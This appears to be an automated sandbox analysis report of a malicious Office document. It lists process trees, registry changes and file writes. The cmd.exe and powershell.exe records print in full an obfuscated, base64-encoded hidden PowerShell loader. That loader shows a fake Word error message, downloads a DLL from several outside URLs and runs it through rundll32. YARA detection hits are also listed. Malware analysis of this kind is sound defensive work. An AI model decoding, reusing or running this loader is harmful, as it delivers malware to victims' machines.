HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378287662	1378287663	success or wait	1	7FEE92B9AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378287663	1378287664	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F53BB	F53BB	binary	04 00 00 00 10 06 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 C6 55 CC FB 7B E5 D6 01 BB 53 0F 00 BB 53 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 10 06 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 BB 53 0F 00 BB 53 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE92B9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: cmd.exe PID: 2396 Parent PID: 1220

General

Start time:	21:05:38
Start date:	07/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & P^Ow^er^she^L^L -w hidden -ENCOD IABzAFYAIAAgACgAIgBLACIAKwAiAD QANwBkACIAKQAgACAAKABbAHQAWQBQAGUAXQAoACIAewA0AH0AewAxAH0Aew AwAH0AewAzAH0AewAyAH0AIgAtAEYAJwBzACcALAAnAHkAJwAsACcAZQBjAF QAbwByAFkAJwAsACcAVABFAG0ALgBJAG8ALgBEAEkAcgAnACwAJwBzACcAKQ ApACAAIAA7ACAAIAAgACAAJABXAGkAOAAgAD0AWwB0AHkAUABlAF0AKAAiAH sAMgB9AHsAMwB9AHsANwB9AHsAMQB9AHsANAB9AHsANgB9AHsANQB9AHsAOA B9AHsAMAB9ACIALQBGACAAJwBnAEUAUgAnACwAJwAuAE4AZQB0AC4AUwBFAF IAVgAnACwAJwBTAFkAcwAnACwAJwBUAGUAJwAsACcASQAnACwAJwB0AG0AQQ AnACwAJwBDAGUAUABPAEkATgAnACwAJwBtACcALAAnAE4AYQAnACkAIAA7AC AAJABFAHIAcgBvAHIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQ AgAD0AIAAoACgAJwBTAGkAbABlAG4AdAAnACsAJwBsAHkAJwApACsAJwBDAC cAKwAoACcAbwBuACcAKwAnAHQAaQAnACkAKwAnAG4AJwArACcAdQBlACcAKQ A7ACQATwBsADkAbwBuAGsAaQA9ACQAQwAwADIAVwAgACsAIABbAGMAaABhAH IAXQAoADYANAApACAAKwAgACQAQQAwADMAUAA7ACQASAAyADcAWAA9ACgAJw BJACcAKwAoACcANgAnACsAJwA3AFEAJwApACkAOwAgACAAKABnAGkAIAAoAC IAVgBhAFIAIgArACIAaQBBAEIATABlADoAawAiACsAIgA0ADcAZAAiACkAIAAgACkALgB2 AGEATAB1AGUAOgA6ACIAQwByAEUAYABBAGAAVABgAEUARABJAFIAZQBDAFQA YABPAFIAeQAiACgAJABIAE8ATQBFACAAKwAgACgAKAAnAHsAJwArACcAMAAn ACsAJwB9AE4AcwAnACsAJwBwACcAKwAnAHoAdgBzAGcAewAnACsAJwAwAH0A JwArACcAUwBqAF8AZAB3AGcAcwB7ACcAKwAnADAAfQAnACkAIAAgAC0AZgAg AFsAQwBIAEEAUgBdADkAMgApACkAOwAkAFQANAA4AEsAPQAoACcASAAnACsA KAAnADYAMQAnACsAJwBEACcAKQApADsAIAAgACQAVwBpADgAOgA6ACIAcwBl AGMAdQBSAGkAdABgAHkAcAByAE8AYABUAGAAbwBjAG8ATAAiACAAPQAgACgA KAAnAFQAbAAnACsAJwBzACcAKQArACcAMQAyACcAKQA7ACQAQwA1ADkATQA9 ACgAKAAnAE0AJwArACcAMgA0ACcAKQArACcAUAAnACkAOwAkAFgAbQBtAGgA awBlAGQAIAA9ACAAKAAoACcAUgAnACsAJwAzADEAJwApACsAJwBOACcAKQA7 ACQAQQA2ADkASQA9ACgAKAAnAFAAXwAnACsAJwA2ACcAKQArACcAQgAnACkA OwAkAFEAMgB5AGcAOQBnAF8APQAkAEgATwBNAEUAKwAoACgAKAAnADEAJwAr ACcAdwByACcAKQArACgAJwBOAHMAJwArACcAcAB6ACcAKQArACgAJwB2ACcA KwAnAHMAZwAnACkAKwAnADEAdwAnACsAKAAnAHIAUwAnACsAJwBqAF8AJwAr ACcAZAB3ACcAKwAnAGcAcwAxAHcAcgAnACkAKQAuACIAcgBFAHAAYABsAEEA YwBlACIAKAAoAFsAQwBoAGEAcgBdADQAOQArAFsAQwBoAGEAcgBdADEAMQA5 ACsAWwBDAGgAYQByAF0AMQAxADQAKQAsACcAXAAnACkAKQArACQAWABtAG0A aABrAGUAZAArACgAKAAnAC4AZAAnACsAJwBsACcAKQArACcAbAAnACkAOwAk AFUAMwA5AFIAPQAoACcATQAwACcAKwAnADEAUAAnACkAOwAkAFEAYwBlAGMA aAA0AGgAPQAoACcAXQBhACcAKwAoACcAbgAnACsAJwB3AFsAMwA6AC8ALwAn ACkAKwAoACcAdwAnACsAJwBwAHMAJwApACsAJwBhACcAKwAnAHAAawAnACsA KAAnAC4AYwBvACcAKwAnAG0ALwB3AHAALQAnACsAJwBhAGQAJwArACcAbQBp ACcAKQArACgAJwBuAC8AdgAnACsAJwAvAEAAJwApACsAJwBdACcAKwAoACcA YQBuAHcAJwArACcAWwAzACcAKwAnADoALwAvAHMAJwApACsAKAAnAG8AZgBz AHUAJwArACcAaQAnACkAKwAnAHQAZQAnACsAKAAnAC4AYwAnACsAJwBvACcA KQArACcAbQAvACcAKwAnAHcAcAAnACsAKAAnAC0AaQAnACsAJwBuAGMAJwAp ACsAKAAnAGwAdQBkACcAKwAnAGUAJwApACsAJwBzAC8AJwArACgAJwAyAGoA bQAzAG4AJwArACcASQBrAC8AJwArACcAQAAnACkAKwAoACcAXQBhACcAKwAn AG4AdwBbACcAKQArACcAMwAnACsAKAAnADoALwAvAHYAZQB0AGUAcgAnACsA JwBpAG4AYQByAGkAYQAnACsAJwBkACcAKQArACgAJwByAHAAJwArACcAbwBw ACcAKQArACgAJwB1AGkALgBjAG8AJwArACcAbQAnACkAKwAoACcALwAnACsA JwBjAG8AJwApACsAJwBuACcAKwAnAHQAZQAnACsAKAAnAG4AdAAnACsAJwAv ADUAZgAnACkAKwAnADEAJwArACcAOABRACcAKwAnAC8AJwArACcAQAAnACsA KAAnAF0AYQAnACsAJwBuACcAKQArACcAdwAnACsAKAAnAFsAMwA6ACcAKwAn AC8ALwBzAGgAJwArACcAbwBwACcAKwAnAC4AJwApACsAJwBlAGwAJwArACcA ZQAnACsAKAAnAG0AZQBuACcAKwAnAHMAbAAnACsAJwBpACcAKQArACgAJwBk ACcAKwAnAGUALgAnACkAKwAoACcAYwBvAG0AJwArACcALwAnACkAKwAnAHcA cAAnACsAJwAtAGMAJwArACcAbwAnACsAKAAnAG4AJwArACcAdABlAG4AdAAn ACkAKwAoACcALwAnACsAJwBuAC8AJwArACcAQABdAGEAbgAnACkAKwAoACcA dwBbADMAJwArACcAOgAvAC8AJwApACsAJwBrACcAKwAoACcAaAAnACsAJwBh AG4AJwApACsAKAAnAGgAJwArACcAaABvACcAKQArACgAJwBhAGgAbwAnACsA JwBtACcAKQArACgAJwBuAGEAeQAuAG4AZQAnACsAJwB0AC8AJwArACcAdwBv AHIAZABwACcAKQArACgAJwByAGUAJwArACcAcwAnACkAKwAoACcAcwAvACcA KwAnAEMAJwApACsAKAAnAEcATQBDAC8AQAAnACsAJwBdACcAKQArACcAYQBu ACcAKwAnAHcAJwArACgAJwBbADMAOgAvACcAKwAnAC8AJwApACsAKAAnAGMA YQAnACsAJwBtACcAKQArACgAJwBwAHUAJwArACcAcwBlACcAKwAnAHgAcABv

	ACcAKwAnAC4AbwByAGcALwBkAGUAJwApACsAJwBwACcAKwA6ACcAYQByACcA KwAnAHQAbQBlAG4AJwApACsAJwB0ACcAKwAoACcALQAnACsAJwBvAGYALQBv AGQAaABtACcAKQArACgAJwBtAGsAZAAvADkANQBlAFgAJwArACcAWgAnACsA JwBZACcAKQArACgAJwAvAEAAXQBhAG4AdwBbACcAKwAnADMAcwA6AC8ALwBn ACcAKwAnAHUAcgAnACsAJwB6AHQAYQAnACsAJwBjAC4AdwB0AGMAJwArACcA aABlACcAKQArACcAdgBhACcAKwAnAGwAJwArACcAaQBlACcAKwAnAHIAJwAr ACcALgBjACcAKwAnAG8AJwArACgAJwBtAC8AJwArACcAdwBwACcAKwAnAC0A YwAnACkAKwAoACcAbwBuAHQAJwArACcAZQBuAHQAJwApACsAKAAnAC8AWQB6 ACcAKwAnAFoAJwApACsAKAAnADYAJwArACcAWQBaAC8AJwApACkALgAiAHIA ZQBQAGAATABhAEMARQAiACgAKAAnAF0AYQAnACsAKAAnAG4AdwAnACsAJwBb ADMAJwApACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAHMAZAAnACwAJwBzAHcA JwApACwAKAAoACcAaAAnACsAJwB0AHQAJwApACsAJwBwACcAKQAsACcAMwBk ACcAKQBbADEAXQApAC4AIgBTAFAAYABsAEkAdAAiACgAJABYADQAMQBQACAA KwAgACQATwBsADkAbwBuAGsAaQAgACsAIAAkAEYAMgAxAEQAKQA7ACQATgAz ADIARQA9ACgAKAAnAFUAOAAnACsAJwA4ACcAKQArACcATgAnACkAOwBmAG8A cgBlAGEAYwBoACAAKAAkAEkAMQA0ADUAcQBzAGwAIABpAG4AIAAkAFEAYwBl AGMAaAA0AGgAKQB7AHQAcgB5AHsAKAAuACgAJwBOAGUAdwAtACcAKwAnAE8A JwArACcAYgBqAGUAYwB0ACcAKQAgAHMAWQBzAFQAZQBtAC4ATgBlAHQALgBX AGUAQgBDAEwASQBlAE4AVAApAC4AIgBkAG8AYABXAE4AbABvAGEARABmAGAA aQBMAGUAIgAoACQASQAxADQANQBxAHMAbAAsACAAJABRADIAeQBnADkAZwBf ACkAOwAkAEQAMAA4AFUAPQAoACgAJwBlACcAKwAnADQAOAAnACkAKwAnAEsA JwApADsASQBmACAAKAAoAC4AKAAnAEcAZQAnACsAJwB0AC0AJwArACcASQB0 AGUAbQAnACkAIAAkAFEAMgB5AGcAOQBnAF8AKQAuACIATABFAG4AZwBgAFQA aAAiACAALQBnAGUAIAAzADAAMgA5ADkAKQAgAHsALgAoACcAcgB1ACcAKwAn AG4AZABsAGwAMwAnACsAJwAyACcAKQAgACQAUQAyAHkAZwA5AGcAXwAsACgA KAAnAEMAbwAnACsAJwBuAHQAJwApACsAKAAnAHIAbwAnACsAJwBsAF8AJwAp ACsAKAAnAFIAJwArACcAdQBuACcAKQArACcARAAnACsAJwBMAEwAJwApAC4A IgB0AGAATwBzAHQAcgBpAGAATgBHACIAKAApADsAJABEADYANwBIAD0AKAAn AEsAMwAnACsAJwBfAEsAJwApADsAYgByAGUAYQBrADsAJABZADUANABFAD0A KAAnAEIAJwArACgAJwA3ADYAJwArACcASwAnACkAKQB9AH0AYwBhAHQAYwBo AHsAfQB9ACQARAA3ADMAVgA9ACgAJwBRACcAKwAoACcANAAnACsAJwAyAEQA JwApACkA
Imagebase:	0x4a670000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 2444 Parent PID: 2396

General

Start time:	21:05:38
Start date:	07/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xff9b0000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2580 Parent PID: 2396

General

Start time:	21:05:39
Start date:	07/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	POwersheLL -w hidden -ENCOD IABzAFYAIAAgACgAIgBLACIAKwAiADQANwB kACIAKQAgACAAKABbAHQAWQBQAGUAXQAoACIAewA0AH0AewAxAH0AewAwAH0 AewAzAH0AewAyAH0AIgAtAEYAJwBzACcALAAnAHkAJwAsACcAZQBjAFQAbwB yAFkAJwAsACcAVABFAG0ALgBJAG8ALgBEAEkAcgAnACwAJwBzACcAKQApACA AIAA7ACAAIAAgACAAJABXAGkAOAAgAD0AWwB0AHkAUABlAF0AKAAiAHsAMgB 9AHsAMwB9AHsANwB9AHsAMQB9AHsANAB9AHsANgB9AHsANQB9AHsAOAB9AHs AMAB9ACIALQBGACAAJwBnAFUAIgAnACwAJwAuAE4AZQB0AC4AUwBEAFIAVgA

nACwAJwBTAFkAcwAnACwAJwBUAGUAJwAsACcASQAnACwAJwB0AG0AQQAnACw
AJwBDAGUAUABPAEkATgAnACwAJwBtACcALAAnAE4AYQAnACkAIAA7ACAAJAB
FAHIAcgBvAHIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0
AIAAoACgAJwBTAGkAbABlAG4AdAAnACsAJwBsAHkAJwApACsAJwBDACcAKwA
oACcAbwBuACcAKwAnAHQAaQAnACkAKwAnAG4AJwArACcAdQBlACcAKQA7ACQ
ATwBsADkAbwBuAGsAaQA9ACQAQwAwADIAVwAgACsAIABbAGMAaABhAHIAXQA
oADYANAApACAAKwAgACQAQQAwADMAUAA7ACQASAAyADcAWAA9ACgAJwBJACc
AKwAoACcANgAnACsAJwA3AFEAJwApACkAOwAgACAAKABnAGkAIAAoACIAVgB
hAFIAIgArACIAaQBBAEIATABlADoAawAiACsAIgA0ADcAZAAiACkAIAAgACkALgB2AGEAT
AB1AGUAOgA6ACIAQwByAEUAYABBAGAAVABgAEUARABJAFIAZQBDAFQAYABPA
FIAeQAiACgAJABIAE8ATQBFACAAKwAgACgAKAAnAHsAJwArACcAMAAnACsAJ
wB9AE4AcwAnACsAJwBwACcAKwAnAHoAdgBzAGcAewAnACsAJwAwAH0AJwArA
CcAUwBqAF8AZAB3AGcAcwB7ACcAKwAnADAAfQAnACkAIAAgAC0AZgAgAFsAQ
wBIAEEAUgBdADkAMgApACkAOwAkAFQANAA4AEsAPQAoACcASAAnACsAKAAnA
DYAMQAnACsAJwBEACcAKQApADsAIAAgACQAVwBpADgAOgA6ACIAcwBlAGMAd
QBSAGkAdABgAHkAcAByAE8AYABUAGAAbwBjAG8ATAAiACAAPQAgACgAKAAnA
FQAbAAnACsAJwBzACcAKQArACcAMQAyACcAKQA7ACQAQwA1ADkATQA9ACgAK
AAnAE0AJwArACcAMgA0ACcAKQArACcAUAAnACkAOwAkAFgAbQBtAGgAawBlA
GQAIAA9ACAAKAAoACcAUgAnACsAJwAzADEAJwApACsAJwBOACcAKQA7ACQAQ
QA2ADkASQA9ACgAKAAnAFAAXwAnACsAJwA2ACcAKQArACcAQgAnACkAOwAkA
FEAMgB5AGcAOQBnAF8APQAkAEgATwBNAEUAKwAoACgAKAAnADEAJwArACcAd
wByACcAKQArACgAJwBOAHMAJwArACcAcAB6ACcAKQArACgAJwB2ACcAKwAnA
HMAZwAnACkAKwAnADEAdwAnACsAKAAnAHIAUwAnACsAJwBqAF8AJwArACcAZ
AB3ACcAKwAnAGcAcwAxAHcAcgAnACkAKQAuACIAcgBFAHAAYABsAEEAYwBlA
CIAKAAoAFsAQwBoAGEAcgBdADQAOQArAFsAQwBoAGEAcgBdADEAMQA5ACsAW
wBDAGgAYQByAF0AMQAxADQAKQAsACcAXAAnACkAKQArACQAWABBtAG0AaABrA
GUAZAArACgAKAAnAC4AZAAnACsAJwBsACcAKQArACcAbAAnACkAOwAkAFUAM
wA5AFIAPQAoACcATQAwACcAKwAnADEAUAAnACkAOwAkAFEAYwBlAGMAaAA0A
GgAPQAoACcAXQBhACcAKwAoACcAbgAnACsAJwB3AFsAMwA6AC8ALwAnACkAK
wAoACcAdwAnACsAJwBwAHMAJwApACsAJwBhACcAKwAnAHAAawAnACsAKAAnA
C4AYwBvACcAKwAnAG0ALwB3AHAALQAnACsAJwBhAGQAJwArACcAbQBpACcAK
QArACgAJwBuAC8AdgAnACsAJwAvAEAAJwApACsAJwBdACcAKwAoACcAYQBuA
HcAJwArACcAWwAzACcAKwAnADoALwAvAHMAJwApACsAKAAnAG8AZgBzAHUAJ
wArACcAaQAnACkAKwAnAHQAZQAnACsAKAAnAC4AYwAnACsAJwBvACcAKQArA
CcAbQAvACcAKwAnAHcAcAAnACsAKAAnAC0AaQAnACsAJwBuAGMAJwApACsAK
AAnAGwAdQBkACcAKwAnAGUAJwApACsAJwBzAC8AJwArACgAJwAyAGoAbQAzA
G4AJwArACcASQBrAC8AJwArACcAQAAnACkAKwAoACcAXQBhACcAKwAnAG4Ad
wBbACcAKQArACcAMwAnACsAKAAnADoALwAvAHYAZQB0AGUAcgAnACsAJwBpA
G4AYQByAGkAYQAnACsAJwBkACcAKQArACgAJwByAHAAJwArACcAbwBwACcAK
QArACgAJwB1AGkALgBjAG8AJwArACcAbQAnACkAKwAoACcALwAnACsAJwBjA
G8AJwApACsAJwBuACcAKwAnAHQAZQAnACsAKAAnAG4AdAAnACsAJwAvADUAZ
gAnACkAKwAnADEAJwArACcAOABRACcAKwAnAC8AJwArACcAQAAnACsAKAAnA
F0AYQAnACsAJwBuACcAKQArACcAdwAnACsAKAAnAFsAMwA6ACcAKwAnAC8AL
wBzAGgAJwArACcAbwBwACcAKwAnAC4AJwApACsAJwBlAGwAJwArACcAZQAnA
CsAKAAnAG0AZQBuACcAKwAnAHMAbAAnACsAJwBpACcAKQArACgAJwBkACcAK
wAnAGUALgAnACkAKwAoACcAYwBvAG0AJwArACcALwAnACkAKwAnAHcAcAAnA
CsAJwAtAGMAJwArACcAbwAnACsAKAAnAG4AJwArACcAdABlAG4AdAAnACkAK
wAoACcALwAnACsAJwBuAC8AJwArACcAQABdAGEAbgAnACkAKwAoACcAdwBbA
DMAJwArACcAOgAvAC8AJwApACsAJwBrACcAKwAoACcAaAAnACsAJwBhAG4AJ
wApACsAKAAnAGgAJwArACcAaABvACcAKQArACgAJwBhAGgAbwAnACsAJwBtA
CcAKQArACgAJwBuAGEAeQAuAG4AZQAnACsAJwB0AC8AJwArACcAdwBvAHIAZ
ABwACcAKQArACgAJwByAGUAJwArACcAcwAnACkAKwAoACcAcwAvACcAKwAnA
EMAJwApACsAKAAnAEcATQBDAC8AQAAnACsAJwBdACcAKQArACcAYQBuACcAK
wAnAHcAJwArACgAJwBbADMAOgAvACcAKwAnAC8AJwApACsAKAAnAGMAYQAnA
CsAJwBtACcAKQArACgAJwBwAHUAJwArACcAcwBlACcAKwAnAHgAcABvACcAK
wAnAC4AbwByAGcALwBkAGUAJwApACsAJwBwACcAKwAoACcAYQByACcAKwAnA
HQAbQBlAG4AJwApACsAJwB0ACcAKwAoACcALQAnACsAJwBvAGYALQBvAGQAa
ABtACcAKQArACgAJwBtAGsAZAAvADkANQBlAFgAJwArACcAWgAnACsAJwBZA
CcAKQArACgAJwAvAEAAXQBhAG4AdwBbACcAKwAnADMAcwA6AC8ALwBnACcAK
wAnAHUAcgAnACsAJwB6AHQAYQAnACsAJwBjAC4AdwB0AGMAJwArACcAaABlA
CcAKQArACcAdgBhACcAKwAnAGwAJwArACcAaQBlACcAKwAnAHIAJwArACcAL
gBjACcAKwAnAG8AJwArACgAJwBtAC8AJwArACcAdwBwACcAKwAnAC0AYwAnA
CkAKwAoACcAbwBuAHQAJwArACcAZQBuAHQAJwApACsAKAAnAC8AWQB6ACcAK
wAnAFoAJwApACsAKAAnADYAJwArACcAWQBaAC8AJwApACkALgAiAHIAZQBQA
GAATABhAEMARQAiACgAKAAnAF0AYQAnACsAKAAnAG4AdwAnACsAJwBbADMAJ
wApACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAHMAZAAnACwAJwBzAHcAJwApA
CwAKAAoACcAaAAnACsAJwB0AHQAJwApACsAJwBwACcAKQAsACcAMwBkACcAK
QBbADEAXQApAC4AIgBTAFAAYABsAEkAdAAiACgAJABYADQAMQBQACAAKwAgA
CQATwBsADkAbwBuAGsAaQAgACsAIAAkAEYAMgAxAEQAKQA7ACQATgAzADIAR
QA9ACgAKAAnAFUAOAAnACsAJwA4ACcAKQArACcATgAnACkAOwBmAG8AcgBlA
GEAYwBoACAAKAAkAEkAMQA0ADUAcQBzAGwAIABpAG4AIAAkAFEAYwBlAGMAa
AA0AGgAKQB7AHQAcgB5AHsAKAAuACgAJwBOAGUAdwAtACcAKwAnAE8AJwArA
CcAYgBqAGUAYwB0ACcAKQAgAHMAWQBzAFQAZQBtAC4ATgBlAHQALgBXAGUAQ
gBDAEwASQBlAE4AVAApAC4AIgBkAG8AYABXAE4AbABBvAGEARABBmAGAAaQBMA
GUAIgAoACQASQAxADQANQBxAHMAbAAsACAAJABRADIAeQBnADkAZwBfACkAO
wAkAEQAMAA4AFUAPQAoACgAJwBIACcAKwAnADQAOAAnACkAKwAnAEsAJwApA
DsASQBmACAAKAAoAC4AKAAnAEcAZQAnACsAJwB0AC0AJwArACcASQB0AGUAb
QAnACkAIAAkAFEAMgB5AGcAOQBnAF8AKQAuACIATABFAG4AZwBgAFQAaAAiA
CAALQBnAGUAIAAzADAAMgA5ADkAKQAgAHsALgAoACcAcgB1ACcAKwAnAG4AZ
ABsAGwAMwAnACsAJwAyACcAKQAgACQAUQAyAHkAZwA5AGcAXwAsACgAKAAnA
EMAbwAnACsAJwBuAHQAJwApACsAKAAnAHIAbwAnACsAJwBsAF8AJwApACsAK
AAnAFIAJwArACcAdQBuACcAKQArACcARAAnACsAJwBMAEwAJwApAC4AIgB0A
GAATwBzAHQAcgBpAGAATgBHACIAKAApADsAJABEADYANwBIAD0AKAAnAEsAM
wAnACsAJwBfAEsAJwApADsAYgByAGUAYQBrADsAJABZADUANABFAD0AKAAnA
EIAJwArACgAJwA3ADYAJwArACcASwAnACkAKQB9AH0AYwBhAHQAYwBoAHsAf
QB9ACQARAA3ADMAVgA9ACgAJwBRACcAKwAoACcANAAnACsAJwAyAEQAJwApACkA

Imagebase:	0x13f9d0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2098931269.00000000003E6000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2098983876.0000000001CB6000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Nspzvsg	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE89CBEC7	CreateDirectoryW
C:\Users\user\Nspzvsg\Sj_dwgs	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE89CBEC7	CreateDirectoryW
C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	5	7FEE89CBEC7	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	success or wait	3	7FEE89CBEC7	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	unknown	4096	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20	<!DOCTYPE html>. [if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->. [if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->. [if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->. [if gt IE	success or wait	6	7FEE89CBEC7	WriteFile
